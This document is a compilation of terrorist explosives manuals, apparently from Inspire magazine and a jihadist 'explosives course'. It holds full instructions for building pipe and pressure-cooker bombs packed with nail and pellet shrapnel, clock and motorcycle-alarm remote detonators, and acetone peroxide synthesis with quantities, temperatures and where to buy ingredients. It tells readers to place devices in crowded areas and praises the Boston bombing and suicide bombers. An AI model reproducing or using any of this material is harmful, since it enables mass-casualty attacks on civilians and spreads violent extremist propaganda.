Note: You do not have to use one substance. You may mix together the substance from matches, gunpowder and fireworks but when doing so you need to mix it well.

Drill a hole in the pipe



Pipe after drilling

IRON PIPE FINAL PREPARATIONS


- Pour some of the inflammable substance into the lamp. Do so gently in order not to tear the filament, which is very sensitive. The device would not explode if the filament is torn.
- Insert the lamp into the pipe with the wires sticking out.
- Fill in the pipe with the inflammable substance. Avoid having any of the substance on the treads of the pipe so that it won't ignite when closing the pipe.
- Wrap tape around the pipe to close the hole which was drilled into the pipe only leaving the wires sticking out. he tape will surround the wires – closing any gaps in the pipe hole – and not be wrapped over them.

PRESSURE COOKER PREPARATIONS

- Pour some of the inflammable substance into the lamp. Do so gently in order not to tear the filament, which is very sensitive. The device would not explode if the filament is torn.
- Insert the lamp into the pressure cooker as shown with the wires sticking out.
- Fill in the pressure cooker with the inflammable substance.

NB* For the pressure cooker, large amounts of the inflammable substance will be needed

Here you can get a practical idea of some of the components used by the Boston Brothers in their operation.




1. Pressure Cooker shrapnel.
2. Pressure Cooker shrapnel.
3. Pressure Cooker shrapnel - notice the metal thickness.
4. Clock circuit.
5. Battery component used.
6. Battery Component.
7. Wiring cables.
8. An idea of shrapnel used.


2 PREPARING THE ELECTRICITY SOURCE

a INTRODUCTION

The importance of the electricity source in the explosive device is that it is the key in igniting the device. The electricity that is sufficient to turn on the small lamp is sufficient to cause the explosion. This electric current may reach to the lamp directly through a battery, by a timed circuit or by a remote controlled circuit.



We have chosen for you the timed circuit as it is simple. We set up a circuit which is composed of:



- A 9V battery.
- A wire connected to the "+" of the battery and a nail (the red wire)
- A wire connected to the "–" of the battery and a test lamp (the black wire). Note: you may use any small lamp here. Take notice that this is not the lamp we filled before with the inflammable substance.
- We connect from the other pole of the lamp a green wire. When this wire touches the nail the circuit is closed and the lamp should light.


Note: the colors of the wires here are for demonstration purposes.

b PREPARING THE CLOCK

Disassemble the clock.

If you want to set up the explosion to occur within an hour, cut off the arms of the clock except for the minutes arm. If you want more than an hour, you cut off all arms except for the hour arm.

PREPARING THE CLOCK CONT...



Make a hole in the face of the clock to insert the nail.

Insert the nail through the hole and connect the green wire to the hour arm. Make another hole if necessary for the green wire.

PREPARING THE CLOCK CONT...

The idea is to let the clock to mechanically close the circuit at a desired duration. for an hour, the minute clock should be set an hour before the desired time. for anything more than an hour the hour clock should be used instead.

displays the electric circuit in the clock when the hour arm hasn't touched the nail.

displays the electric circuit in the clock when the hour arm has touched the nail, lighting up the lamp. in this example the bomb would have been set for 3 hrs

PREPARING THE CLOCK CONT...

Take notice of the following:

- Make sure to cover all wires and also cover the battery in order to prevent any unwanted electric connections.
- Test the clock at least ten times on a test lamp to make sure it is working properly.
- It is better to use a small clock if concealment is important to you.

Now disconnect the test lamp from the circuit and connect instead of it the two wires coming out of the iron pipe. When the circuit is connected as in step two, the device would explode. You may hide the 9V battery inside the clock if you want to.

Same step may be used to connect the Pressure Cooker.

IMPORTANT

It is important to put a quantity of small nails on the surface of the iron pipe from the inside. You do that by sticking them to the wall of the pipe by using glue. The pipe used here is a 2 inch one. The inflammable substance used to fill it was extracted from 80 match heads.

The explosion that results from this device is a mechanical one. It results from the pressure caused by the gases and therefore it only works if contained in a high pressure environment. So you may use iron pipes, pressure cookers, fire extinguishers, or empty propane canisters. The point is that the inflammable substance needs to be contained in a strong container that would allow the pressure to build up and thus cause a damaging explosion.

However in order to fill for example, a pressurized cooker with the substance from matches, it may take a lot of matches to do so and therefore you may want to use gunpowder or the powder from fireworks.

You need to also include shrapnel. The best shrapnel are the spherical shaped ones. As you can see in the figures, you need to glue them to the surface of your canister. If steel pellets are not available you may use nails instead.

This is a 2-inch iron pipe with nails inside it. You fill in the inflammable substance afterwards.

The previous three points illustrated by the previous images are for shrapnel used with a gas canister.

- The shape of nails.
- You may place the nails in a mold and pour glue over them and when dry you remove them from the mold.
- Wrap the molded nails around the canister.

After wrapping the shrapnel around the canister, empty the canister from the gas and open the valve and fill it with the inflammable substance. Insert the lamp with the wires sticking out just as you did earlier with the iron pipe.

With that said, here are some important steps to take for an effective explosive device:

- Place the device in a crowded area.
- Camouflage the device with something that would not hinder the shrapnel such as cardboard.

Pressure cooker ready for connection

Sideview illustraion of pressure cooker bomb

The pressure cooker is the most effective method. Glue the shrapnel to the inside of the pressurized cooker then fill in the cooker with the inflammable material. Insert the prepared lamp into the inflammable material gently in order not to break the filament of the lamp. Then have the wires sticking out of the hole in the lid of the cooker. Wrap some tape around the hole to seal any openings and connect the wires to the electric source in the same way as we did with the iron pipe.

Boston Pressure cooker Bomb aftermath, you can get a rough idea of shrapnel used.

Remote Control Detonation

Dr. Khateer

Remote Control Detonation

Skill Level: Novice

Required Components

The following comes in the box:

- remote
- receiver
- alarm speaker's wire

The following is separate:

- one or more 9V batteries
- 9V battery connector w/wires
- lamp light
- pliers
- screwdriver
- washing machine timer
- duct tape

Remember

It is important to remember that we are using an alarm device for a motorcycle. If you use a car's alarm, you may or may not be able to follow our directions precisely depending on what you buy. The benefit in using the motorcycle alarm is that it is cheaper in contrast to the car alarm which is more expensive but has a greater range.

Detonating your explosive device can be done using many methods. In the first issue of *Inspire*, the AQ Chef discussed detonation by way of a clock. That is, you set the time on a clock, which is wired up to the bomb. When the time you chose is hit by the hour hand, the bomb detonates. This is ideal if you are trying to get as far away as possible from the scene. Its downside is that it is completely oblivious to the situation on the ground that may require an immediate or delayed detonation. The evident solution to that is to make the human being in control of the timing. In this section, we will explore how to make your own remote detonation device.


For the experiment, we purchased a motorcycle alarm set that is in the price range of fifteen to thirty dollars.

What you will need for this experiment is the remote, the receiver, alarm speaker's wire, one 9V battery or more depending on your need, a 9V battery connector, a small lamp light, pliers, screwdriver, washing machine timer and duct tape. The use of the washing machine timer is recommended. Its main purpose is to provide safety on the receiver. We will be discussing this in later steps.

Preparation:

1. Take the alarm speaker and clip the wires off of it. Then do the same for the receiver wires that connect to the alarm speaker as seen in Figure 1.2 on the following page. This will leave you with the two wires. Strip the coating of the wires ends using the pliers. Keep them aside for now.

FIGURE 1.0
Displayed are some of the essential components of this experiment.






FIGURE 1.0

A Little Science

The dark blue and dark grey wires are the wires for thel amp connection. The lamp has no polarity. The dark blue and the dark grey wires can be connected to the lamp wires either way.

Important

Throughout the remainder of the instructions, the **positive (+)** is in reference to the red wire whereas the **negative (-)** is in reference to the **black wire.** The use of red in relation to positive (+) and black in relation to (-) is standard in the electronics industry.



FIGURE 1.1



FIGURE 1.2

FIGURE 1.3

FIGURE 1.4



FIGURE 1.5





FIGURE 1.6



2. Cut all the wires from the plastic connections that are attached as seen in Figure 1.4.

3. Figure 1.5 shows the **red wire** going through the plastic connection; this is the **positive (+)**. Inside the plastic connection is a fuse that we won't be using, so proceed with cutting it out as seen in Figure 1.6.

4. Figure 1.7 below displays the dark blue and dark grey wires. Be sure not to use the two wires that are the same color.

Shopping Tip

When you purchase a battery connector, it should come with a short wire of **positive (+)** and **negative (-)**. Buying an extension for it might help in tidying up the final

Remember

Electronic devices are sensitive to static electricity, which could destroy the device if improperly handled. Exercise extreme caution to prevent static discharge. Do not wear any metal objects. Wear clothing that does not generate static electricity. Keep other electrical objects away from your work area.

FIGURE 1.8

FIGURE 1.9



FIGURE 2.0



FIGURE 2.1

5. Cut off the rest as seen in Figure 1.8. This is to ensure you avoid accidental detonation through unwanted electrical contact.

6. Wrap duct tape around the tips of the wires.

7. Remove the coating from the wires and twist them as seen in Figure 2.0.

8. Cut the 9V battery connection as shown in Figure 2.1.

9. We will now incorporate the battery connector into our steps and connect it with the receiver. Do that by wrapping the **positive (+)** of the battery connector to the **positive (+)** of the receiver. Then wrap the **negative (-)** of the battery connector to the **negative (-)** of the receiver as seen in Figures 2.2 and 2.3.



FIGURE 2.2



FIGURE 2.3



FIGURE 2.4



FIGURE 2.5





FIGURE 2.6

Remember

We have used a lamp here for testing purposes.

Important

As a note, the common thickness of wire for most alarms is Type 1C. Because of the type of device you are building, any thickness of wire between Type 1C and Type 1E is sufficient. The preferred wire type is stranded versus solid wire, which is good for twisting together.



FIGURE 2.7



FIGURE 2.8


10. As shown in Figure 2.4 for the plastic connection that we had previously cut from the receiver, wrap one of the wires (it doesn't matter which one) of it to the negative (-) of the battery connector and the negative (-) of the receiver. That way, the negative (-) coming from the plastic connection is connected to both the battery connector and receiver as seen in Figure 2.5. Then with the other wire from the plastic connection, wrap it with either the blue or grey wire as shown in Figure 2.6 or with both.

11. Wrap the wires from the alarm speaker that we had earlier cut off with the lamp light as seen in Figure 2.7.

12. Figure 2.8 shows duct tape wrapped on all the exposed wires.

13. Connect the male plastic connection from the receiver to the female plastic connection from the lamp light as shown in Figure 2.9 below.






FIGURE 2.9

HINT

To use more than three batteries, purchase a few more battery connectors. The wires will be going in the same place as before (i.e., **positive (+)** with **positive (+)** and vice versa. The purpose of increasing the voltage is because if the lamp light requires more amps, the extra batteries would facilitate that.

Shopping Tip

The model shown above has an antenna on the remote. The antenna strengthens the range giving it approximately 150 meters in the open.



FIGURE 3.0


FIGURE 3.1

14. Connect the battery connector to the 9V battery. Press the unlock button on the remote for testing. If the connection is right, the lamp will light as shown in Figure 3.0.

15. To increase the voltage, increase the number of batteries. Figure 3.1 shows how to use three bateries. Use duct tape to ensure the stability of the batteries. When testing, notice the difference in the light between Figures 3.0 and 3.1. This ends the general assembly of the remote control detonation. It is now ready for use but there are further steps to take for the purposes of safety and ease.

Removing extra buttons:

To prevent accidental pressing of the buttons thus causing an unwanted detonation, then follow the images shown below. Unscrew the remote, remove all buttons except the unlocking one, and do the same for the buttons on the circuit board.






FIGURE 3.2

A Little Science

The safety that the washing machine timer provides is only when the remote in your hand is the cause of detonation.

Important

Bombs can explode accidentally when there is no timer involved. Friction can be enough to detonate the device. Pay special attention to the warning on page 35 .



FIGURE 3.3



FIGURE 3.4

Using a washing machine timer:

A washing machine timer is used for safety on the receiver; it is what keeps the circuit connected and disconnected.


The timers shown in Figure 3.3 give a five-minute delay.

Preparation:

1. Screw a nail into the timer as shown in Figure 3.4.

2. The yellow wire that is going from the battery connector to the receiver is cut in the middle. One end of the wire is connected to the screw and the other is connected the metal rod protruding from the knob. The timer in this configuration serves as a terminator of the circuit. Refer to Figure 3.5 below.

3. Connect the wires as shown in Figure 3.5 (white is negative (-) and yellow is positive (+)). Notice that the cut must be in the positive (+). That is because the negative (-) charge could be delivered by a multitude of objects – such as friction – and this could cause accidental detonation. Therefore it should be wrapped with duct tape.






FIGURE 3.5

HINT

If you are assembling the bomb far away from the target, hook a small wire in the timer and around the metal rod to stop it from turning. When you reach the target, simply remove the wire and the timer will continue ticking.

Dr. Khateer's Advice

• Follow the instructions carefully in the explosives field. The first mistake can be the last.

• Some remote sets come with two remotes; destroy one of them for safety precautions since it's possible that someone might press the button accidentally, causing a detonation.

• Finally, the safest thing to do is to connect the battery just before placing the bomb in the place of target.

• Moisture and dirt are the enemy of electronics.

• Insure all wires are clean prior to twisting together to make a connection.

• Moisture and dirt can lead to failure of your remote control detonation device.

• Make sure your hands are clean to avoid a bad connection when connecting the wires.

• Do not tape the batteries to the receiver until you are ready for placement of the bomb in the targeted place.



DIAGRAM 1.0

Remember

In Diagram 1.0 above, the **positive (+)** of the battery is connected to the screw while the **positive (+)** of the receiver is connected to the metal rod. The **negative (-)** of the battery is connected directly to the **negative (-)** of the receiver.

Steps for using the timer with an Improvised Explosive Device (IED):

When placing the timer with the IED at the place of destination:


a . Turn the knob on the timer to the time needed.
b. Connect the battery.
c. Situate it at the place of target and walk away.


If you need to dissemble the IED from its location follow these steps:

a. Turn the metal rod on the timer in order to disconnect the circuit.
b. Disconnect the battery.

Our Test

In this experiment, the mujahid was about 70 meters away from the bomb in an open area. The city is not an open area so be within sight.





Making
Acetone Peroxide

Dr. Khateer

Making Acetone Peroxide

Why Acetone Peroxide?

Acetone Peroxide (AP) is a very popular explosive because it is easy to manufacture and its ingredients are widely available. To make Acetone Peroxide you need H_2O_2, acetone, and sulfuric acid or hydrochloric acid.

What are its advantages?

- Easy to make
- Ingredients widely available

What are its disadvantages?

- Acetone peroxide volatilizes if left at room temperature. Therefore it should be used within a few days of manufacture.
- It's sensitive: AP is sensitive to friction, heat, flame, and impact. Caution should be used when dealing with acetone peroxide.
- Should not be used as a main charge unless there is no other material available.

What are its characteristics?

- White crystals
- Insoluble in water but soluble in acetone.
- Can be detonated by a flame or a drop of sulfuric acid
- Detonation velocity is 3700 - 5200 m/s
- Primary explosive (primary explosives are used for detonating main charges)
- Should be made in small amounts due to its sensitivity.

Ingredients

- H_2O_2 (hydrogen peroxide)
- acetone
- sulfuric acid or hydrochloric acid

Important

The sensitivity of AP is such that making large quantities of it is very risky.

Remember

If your AP is ready, it should be used within days since delayal can lead to poor results.

Palestinian *Istishâdiyîn*

Many of the martyrdom bombers in Palestine use acetone peroxide not as the primer but as the main charge for the explosion.

A Little Science

Hydroponics is the process of growing plants in sand or liquid and adding the nutrients but without using soil.

Where do you find the ingredients?

a. For Hydrogen Peroxide:

Hydrogen peroxide (H_2O_2) has many uses. It is sold over the counter in pharmacies and drug stores as an antiseptic for wounds. This is usually 3% concentration and sometimes comes in 6%. H_2O_2 is also used as a bleach for hair and is thus found in every hair salon and beauty shop. For hair bleach, it comes in any of the following concentrations: 6%, 12% and 18%. H_2O_2 is available in higher concentrations but is more difficult to get. Pure H_2O_2 is very volatile and is explosive. In the pure form it is used as rocket fuel. In concentrations higher than 70%, H_2O_2 may be mixed with organic fuel such as flour or black seed to make an explosive main charge.

Sometimes the concentration percentage would not be listed on the bottle. Instead it would be as volumes. This should not be confused with percentage. So for example if it says that the hydrogen peroxide is 10 volume that doesn't mean it is 10% concentration. The volume refers to the amount of oxygen released from the H_2O_2. For example 1ml of a 3% H_2O_2 concentration would release 10ml of oxygen and thus would be a 10 volume. See Table 1.0.

Other places where H_2O_2 may be found are pool supply shops where it is used as a disinfectant and in hydroponic shops.

H_2O_2	Volume
3%	10
6%	20
12%	40

Table 1.0

b. For Acetone:

Acetone is a clear volatile liquid with a strong odor. Because of its volatility it should be kept in a closed container. Acetone is a strong solvent and is widely used in industry. For example in the US, by volume, acetone is one of the most produced industrial chemicals. It is available over the counter in beauty shops and hardware stores. In beauty shops it is used as a nail polish remover. However, you would need to look at the ingredients list to make sure that it includes acetone because other solvents could be used such as acetates. Therefore if you do not find acetone listed and instead you find an acetate such as N-Butyl Acetate, then you should look elsewhere. If the ingredients list acetone, you would need to make an experiment to test if the nail polish remover is suitable to make acetone peroxide because some of the other ingredients may interfere with the reaction.

HINT

Acetone is also widely available in hardware stores. In the US for example, it could be found at places such as Home Depot, Sears and Wal-Mart. Acetone is also available at paint shops since it is an important ingredient in many paints.

c. Others

Sulfuric acid is available in low concentrations in car batteries. You may use new or used battery water but the new has less contaminants in it. To concentrate, boil until 1/10 of the original volume. You should be left with high concentration sulfuric acid. It is also available as a drain cleaner. Hydrochloric acid may be used as a substitute for sulfuric acid. It is available as a drain cleaner and may be sold under the name muriatic acid.

A Little Science

Sodium carbonate is called Soda ash and is available at grocery stores. It's used for cleaning. You may substitute it with Sodium bicarbonate which is baking powder.

FIGURE 1.0
All of the parts you will be required to have are shown. What is not shown here is that you can choose to have any kind of dropper for the experiment.




FIGURE 1.0

REMEMBER

To make sodium carbonate solution, mix sodium carbonate with water as shown in step 7.

IMPORTANT

Make sure to wear your safety gear that includes gloves and goggles. If your hair is long, tie it back. If any of the chemicals get on your hands, make sure to wash it off immediately. After you're done with the experiment, wash the entire area and the items thoroughly.

Preparation:

The rule is to use 6 times as much the quantity of pure acetone with its equivalent pure H_2O_2. So if you are using 20ml 100% H_2O_2, you would add to it 120ml 100% acetone. The acid is added to facilitate the reaction.

So for 3% H_2O_2: Use 50ml H_2O_2 + 9ml acetone + 10-20ml Sulfuric acid. See Table 1.1 below for details.

You will need a glass beaker, ice cold water (cold bath) and a thermometer.

1. Add the needed amount of acetone according to the concentration of the H_2O_2 as seen in Figure 1.1. Refer to Table 1.1 for the method of pouring.

2. Pour H_2O_2 into a beaker.

HINT

For extra precaution, keep large chunks of ice in the cold bath so as to maintain the cold temperature.



FIGURE 1.1

FIGURE 1.2

TABLE 1.1
The rule is to use 6 times as much the quantity of pure acetone with its equivalent pure H_2O_2.

Ingredients in ml	3% H_2O_2	6% H_2O_2	18% H_2O_2	30% H_2O_2
H_2O_2	50ml	50ml	50ml	50ml
Acetone	9ml	18ml	54ml	90ml
Sulfuric acid*	10-20ml	20ml	20ml	20ml

Table 1.1

** The quantities above are for 98% sulfuric acid. If you are using a weaker concentration, increase the amount of acid. You may also substitute sulfuric acid for hydrochloric acid.*



FIGURE 1.3



FIGURE 1.4

FIGURE 1.5

Important

Upon reaching step 4, make sure to repeatedly move the bottom of the beaker in and around the cold water. If you don't do it quick enough, the particles will charge up and fly out.

Remember

In Step 5, it's important to keep the mixture in water for as long as it takes until the white crystals start forming. It's okay periodically take it out of the cold bath to see if they've formed or not.

A Little Science

If you experience the charging of the particles, it will not explode the beaker since it's in water and water is what keeps the particles from touching each other, thus causing a detonation.

Remember

When working with the beaker in the cold bath, never keep your eyes off of the thermometer. Remember 40°C is the maximum.

3. Add sulfuric acid drop-by-drop from a dropper. In Figure 1.3, the sulfuric acid is being picked up from a glass and dropped into the beaker in Figure 1.4.

4. During the process of adding the acid, keep the thermometer inside the solution. The entire time, the beaker should remain in the cold bath. The temperature must be kept below 40°C. If the temperature does approach 40°C, move the beaker around in the cold bath until the temperature drops. See figure 1.5. You want to stick to having the solution between 30°C and 40°C.

5. When the white crystals start forming, take it out of the cold bath. See Figure 1.6.

FIGURE 1.6

6. Prepare the filter in a cone shape. Then place it over the jug.

HINT

Folding the filter

In this experiment, we used a regular filter. Any large coffee filter would do. To make it useable for the experiment, follow these six easy steps.



FIGURE 1.7

FIGURE 1.8

FIGURE 1.9

FYI

In this experiment we used 20ml of H_2O_2 (6% concentrate), 7.2ml of acetone and 10ml of sulfuric acid just for experiment uses. Table 1.1 displays the amounts you will need to pour.

7. Because sulfuric acid detonates acetone peroxide, the acid needs to be removed before the crystals are dried. So here we need to make sodium carbonate solution. To do that, take two grams of sodium carbonate and place it in a plastic bottle. Afterwards, pour 100ml of water and close the bottle tightly. Shake the bottle well for a few seconds. Keep the bottle to the side until we reach step 11.

8. Pour the acetone peroxide onto the coffee filter as seen in Figure 2.0.

9. After pouring the mixture into the filter, drop a pH paper into it.

Remember

If there is no glass funnel then you can place the filter over a glass container as shown in Figure 2.1. Spread the pouring of the mixture slowly so that it does not tear the filter. Same thing when adding the sodium carbonate solution.

FYI

Figure 2.0
We used here 2% sodium carbonate with 98% water; the percentages don't have to be exact.

FIGURE 2.0



FIGURE 2.1

A Little Science



Figure 2.2
The pH of a substance can be determined by dipping a strip of pH paper in it and comparing the resulting color to the scale provided.

Profile Look

When Dr. Khateer was in Afghanistan, he was a student of Abu Khabbab al-Masri, may Allah have mercy upon him.

Dr. Khateer's Advice

- When testing this out for the first time, use the same amounts that we used so that you can get yourself familiarized with it. Afterwards, test out higher concentrations based on Table 1.1.
- You don't have to use a beaker; any glass that has a number scale is fine.
- A glass dropper is better than a plastic one. Always release the chemicals little-by-little when using the dropper. That's because not doing so can cause the chemicals to combust causing a big spill; this is especially true when working with sulfuric acid.
- If you fear an explosion or see smoke or hear sounds while working, immediately drop the beaker into the cold bath. If it doesn't suffice, pour the water inside. This should be done swiftly.
- Depending on which country you reside in, you might need to have a small jug or bucket of hot water (but not near boiling point). That's because if your country has cold weather, this will have an effect on the solution. So for example, you will have the beaker in the cold water and notice that it's not going above 25°C. So you must place it in hot water to allow the temperature to rise.

FIGURE 2.3

10. Then add the sodium carbonate solution little by little. When the pH paper turns into a neutral color (between 3-6 in Figure 2.2 on previous page), stop adding the sodium carbonate solution.
11. Collect the acetone peroxide crystals from the filter. In Figure 2.5, the waste is seeping through the filter into the jug.
12. Dry the crystals in sunlight. This completes the experiment.

Remember

When pouring the sodium solution, give the pH paper time to change color. It should go from red to orange.

بسم الله الرحمن الرحيم

﴿وَأَعِدُّواْ لَهُم مَّا ٱسۡتَطَعۡتُم مِّن قُوَّةٖ وَمِن رِّبَاطِ ٱلۡخَيۡلِ تُرۡهِبُونَ بِهِۦ عَدُوَّ ٱللَّهِ وَعَدُوَّكُمۡ وَءَاخَرِينَ مِن دُونِهِمۡ لَا تَعۡلَمُونَهُمُ ٱللَّهُ يَعۡلَمُهُمۡۚ وَمَا تُنفِقُواْ مِن شَيۡءٖ فِي سَبِيلِ ٱللَّهِ يُوَفَّ إِلَيۡكُمۡ وَأَنتُمۡ لَا تُظۡلَمُونَ﴾

"*And make ready against them all you can of power, including steeds of war (tanks, planes, missiles, artillery) to threaten the enemy of Allah and your enemy, and others besides whom, you may not know but whom Allah does know.*"

(سورة الأنفال 60)

This book is compiled by a group of students who sat with Professor Abu Khabbab al Misry (May Allah have Mercy upon him), with his support and permission. This is the first book from a series of books aimed on this subject.

Since we compiled this book, we have aimed to standardize it to two other editions. Amongst the things we aim to detail in these editions are: (1) step by step guidance of purification of common commercial chemicals – which are available in the markets and (2) the detailed practical observations/ notes in the preparation of these explosives.

Though we have successfully performed these experiments and came up with new developments, the work of compiling these – more detailed editions of the book – are being delayed. Thus we decided to publish this work as a raw edition. And we ask Allah ta'aala to grant us *tawfeeq* for the future tasks.

This book is aimed for brothers who have a sufficient understanding of the risks in this – both the actual sensitive task of making explosives and of its security risks. It is said that in explosives "Your First Mistake Is Your Last Mistake" – and this is true for both situations.

Note: This books is released as a reference to practical Shar'ee work of Mujahideen. Hence any operation based on this book should be based upon Shar'ee approval and *maslahah* of the Mujahideen.

The publishing of this work was approved by Sheikh Ahmed Salim Swedan (May Allah have mercy upon him).

بسم الله الرحمن الرحيم

Explosives Course

This course is divided into three parts:

1. **Laboratory**
2. **Chemistry**
3. **Manufacturing**
    i. **Primary Charges**
        a. Detonators
        b. Fuses
    ii. **Main Charges**
    iii. **Launching Charge**
    iv. **High Temperature Explosives**
        a. Burning Bomb
        b. Light Bomb
        c. Smoke Bomb

PART ONE

LABORATORY

Part One

LABORATORY

Conditions Necessary For Laboratory:

1. The students should always be under the supervision of the teacher or his assistance.
2. The laboratory must be made of nonflammable material.
3. The floor of the laboratory must not be slippery.
4. In the laboratory all materials should be arranged in an organized manner. It means liquids in one place all solids in one place, Acids, Alkaline etc
5. If the laboratory is going to be used for a long term then it should be very well ventilated.
6. Electric heater; it is better to use an electric heater than direct flame.
7. Fire extinguisher either chemical or sand/water bucket
8. The following information should be written in a board as a checklist:
    a. All students should cut their nails.
    b. Do not keep body uncovered. (Specially wounds & injuries)
    c. Wear mask and gloves if needed.
    d. Body should be free of heavy thing.

Important things which should be present in laboratory:

☑ First aid kit, in It the following drugs are necessary:
- Atropine injection: Use for breathing problems.
- Cream for burns and wounds
- Sodium Carbonate [Na_2CO_3]: It is used against acids. If anyone is wounded or injured by any acid, in the injured place use sodium carbonate over the injured place. So the injury will be relived *inshā-Allāh*. After finishing experiments it is also used to neglect acidity (if sodium carbonate is poured to an acid, it will make salt and water, thus removes acidity).
- Antidote[1]

---

[1] **What is antidote?**
Anti dote is a medicine use for the problems of stomach by chemicals.

How to make an antidote?
It is a mixture of 2 parts of activated charcoal + 1 part of magnesium oxide + 1 part of tannic acid.

- *Charcoal;* we can get it from anti gas medicine. Available in pharmacies (A tablet)

Advice for the teacher regarding lab and Experiments

1. Give general briefing about the lab in it the necessary rulings, safety precautions, materials arrangement...etc. and check the students do follow the rules or not.
2. Select a student to be responsible for laboratory as a lab assistant who is good academic in chemistry.
3. Before the experiments you must gather all necessary equipments needed for the experiment.
4. Store Primary charge far away from Main charge (7meter at least).Primary charge must also be away from any action which may lead to initiate it. (refer *safety precautions of primary charge*)
5. Radioactive materials should be stored in a Lead [Pb] container. Its walls must have at least 1 cm thickness. We use Lead [Pb] container because Lead [Pb] is the only material which Radiation (alpha/beta) cannot pass through.
6. Label chemicals in bottles neatly and carefully, and be sure about the name when using.
7. Keep in control the lab and trainees they should *not* to taste or smell or touch any chemical without your permission.
8. Teach the students procedure of the new experiment that you are going to start, its safety precautions, materials needed…etc; make them to write it down first. Some of the important safety tips are mentioned below
    a. Remind your student basic rulings like; to be silent, quite, patience in laboratory. And to be serious, always. And if any thing goes wrong during experiment how to act the best way to minimize the risk.
    b. Always keep your mind in touch with experiment, do not think about other things at the time of experiment like day dreams...etc.
    c. Remind to the students not to touch your nose, eyes and face or mouth or body while the experiment is going on.

- *Magnesium oxide*; get it from milk of magnesium, a white colored powder, available in pharmacies.
- *Tannic acid;* it is available in pharmacies, but it is very expensive. This can be prepared easily (as following):

How to Prepare Tannic Acid[$C_{76}H_{52}O_{46}$]?

Put some tea leaves in a beaker in a small amount of water. And boil it for 30 to 60 minutes, and it should be in brown color. Then filter it using a funnel and a filter paper. The filtrate on the flask should be taken and heated till it becomes like mud then evaporate it. It is tannic acid. Then grind all substance and mix it well. Now Anti-dote is ready.

How to use Antidote?

If any pain on stomach, by chemicals put 2 spoons of Anti-dote to half glass of Water and drink it.

   d. When you gather materials necessary for experiment keep Oxidizing Agents[2] away from Acids, flammable materials away from acids.

9. Every material arranged properly for experiment table with its purity and clean in such environment you can start your work effectively with comfortable mind.
10. If you are doing a new experiment, first, do it in front of the students as a sample, then them to try the same by using a small amount of chemicals.
11. Keep in touch with students monitor their actions while their turn is going on. Also student should inform the teacher the ongoing process.
12. After finishing the each and all experiment instruct the students to clean and return instruments to the place where it was before.

Safety Precautions When Heating

- Keep your body and hair away from the flame.
- When using gas cylinder, spark match before opening gas.
- You must be sure that the surface of equipment is dry before putting it to fire.
- Easily flammable liquids should be far away from flame.
  Eg. Acetone [C_3H_6O], Benzene (or petrol) [C_6H_6]
- You should hold the test tube using a (test tube) holder and should keep away from flame when heating.
- When heating test tube heat from top to the bottom. Do not start from bottom.
- After heating a beaker, do not keep in a cool surface. But keep in a piece of wood or paper or cloth. If you keep in a cold place it may break.
- Do not use gloves to catch hot objects.

Safety For Flammable and Fast Vaporizing Substances:

Substances which are highly flammable (liquids) like; Acetone [C_3H_6O], Benzene (petrol), and Ammonium Hydroxide [NH_4OH].

i. Keep away from fire and keep the place very well ventilated.
ii. Keep the bottles closed tightly or they will evaporate and you must cool down bottles before opening. Try to work in cold temperatures, and if any of these substances catch fire cover them with something.
iii. If you have to boil any of these substances then put small pieces of glass into them, so that they will control the boiling process and therefore will not blast. Refrain from smelling these substances and pouring of them onto the skin.

---

[2] Oxidizing Agent: See p.60

iv. Some of the primary charge like Tri and Di acetone peroxide produces an explosive gas due to high temperature and long time in shelf. Always when you open it try to open in open area far away from any action, which may initiate this explosive gas in to hazard bomb.

Safety for Glasses

- Before using you must be sure that it is not broken.
- If you take a bottle do not catch at neck only, but catch at the neck and bottom.

Safety for Mercury[Hg]


- Do not touch Mercury [Hg] by hand, it may cause cancer to your body after few years.
- If Mercury [Hg] is dropped over the floor be sure to collect all of it. And should clean the floor with Nitric Acid [HNO_3]. If not, Mercury [Hg] evaporates and makes the place a danger to health. If clean with Nitric Acid [HNO_3] there will be no danger.
- If you are storing Mercury [Hg] in a bottle, pour Water over it, this prevents evaporation of it. The ratio = 3 Water :1 Mercury

Safety For Acids And Alkaline

***Following are Safety Precautions for Both Acids and Alkaline**:*


i. If you use a little amount, use a dropper. And for large amount use a graduated cylinder.
ii. If you add acid or alkaline to water, you can add acid to water first but not water to acid. Because if water is added to acid, all the molecules of acid will fight to get the water molecules, causing a vigorous reaction. And this may cause braking of your container. When adding acids and alkaline pour to the wall of container. Not middle of it.
iii. Do not use metal or rubber or wood with concentrated acids or alkaline. Use glass materials. In large factories they use stainless steel instruments. Because it does not react with acid or alkaline. And using glass is difficult in factories.
iv. Do not touch concentrated acids or alkaline with hand, if a drop touches your body use Sodium Carbonate solution [Na_2CO_3].
v. All acids are fatal when it is concentrated. So don't inhale the gas nor touch with bare hand.
vi. All acids should be stored in dark glass bottles. Because it often react with some metals and produces hydrogen gas.
vii. Acids can be easily recognized by ph paper and if you pour it on dry mud vigorously react with it leaving smoke.

pH Paper




P(otential of) H(ydrogen) [pH]: It is an indicator used to indicate the acidity or alkalinity of a substance. It has a scale from 1 to 14 (pH scale).If it indicates 1 to 6 it is an acid. Acidity increases from 6 to 1 (i.e. if it indicates 1 it is a very powerful acid, and if it indicates 6 it is less powerful acid). pH number 7 denotes neutral. And if it indicates 8 to 14 then it is an alkaline. Alkalinity increases from 8 to 14 (i.e. 14 is a powerful alkaline, and 8 is much weaker).


Some Instruments Used In This Course



Mortar and Pestle – use to grind materials.




Beaker – use to mix liquids, for measuring and for making solution.




Erlenmeyer Flask – used to collect filtrate.

Funnel – use in filtration.

pHPaper – use to indicate acidity or alkalinity.




Dropper – use to take liquids in small amount and to pour drop by drop.




Watch Glass

Table Balance – use to weight object




Electronic Balance – use to weight object.


Electric Burner – use to heat by electricity.



Stand and Iron Ring – use to hold funnel by iron ring and flask in stand in filtration.



Thermo Meter - use to measure temperature.



Pipette – used to take liquids in small amount.

Graduated Cylinder – use to measure liquids in large amount.

Filter Paper – use to filter.

Materials Used In This Course

Name Of Elements	Symbol	Available In / Details
Hydrogen Peroxide	H_2O_2	In medical store[3]. A viscous liquid with strong oxidizing properties; a powerful bleaching agent; also used as a disinfectant and (in strong concentrations) as an oxidant in rocket fuels
Acetone	C_3H_6O	Nail polish remover. A highly inflammable liquid ketone widely used as an organic solvent and as material for making plastics.
Mercury	Hg	In dental clinic. A heavy silvery toxic univalent and bivalent metallic element; the only metal that is liquid at ordinary temperatures, commonly used in Thermometers. Also known as quicksilver
Ethyl Alcohol	C_2H_5OH	In medical store. The intoxicating agent in fermented and distilled liquors; used pure or denatured as a solvent or in medicines and colognes and cleaning solutions and rocket fuel. Also known as ethanol, fermentation alcohol or grain alcohol.
